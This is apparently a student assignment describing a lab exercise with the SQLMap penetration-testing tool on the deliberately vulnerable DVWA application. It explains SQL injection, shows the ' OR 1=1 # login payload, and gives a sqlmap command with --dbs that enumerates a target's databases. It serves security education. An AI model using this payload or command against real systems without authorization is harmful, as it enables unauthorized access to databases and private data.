Assignment 2

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**Regd.No:** **721128805485**

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Step -1 Purpose and Usage of SQLMap:

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

SQLMap is a widely-used open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities. It is designed to help security professionals identify and assess the security of web applications.

Step -2 Installation of SQLMap:

To install sqlmap use command - **"sudo apt-get install sqlmap"**

Step -3 Identification of a Vulnerable Web Application:

The above image is the login page of the vulnerable DVWA site.

Now open SQL injection tab and tap **" 'OR 1=1 # "** then we get

See this a vulnerability which is showing the user information and hence this is a vulnerable site.

Step -4 Performing a Basic SQL Injection Attack:

To perform this attack use command

sqlmap -u "http://target.com/page.php?id=1" --dbs , this will give the database of the target.

```
available databases [2]:
[*] acuart
[*] information_schema
```

Step -5 Documenting the Steps:

- sudo apt-get install sqlmap - To install sqlmap

- sqlmap -u "http://target.com/page.php?id=1" --dbs - to get database of target site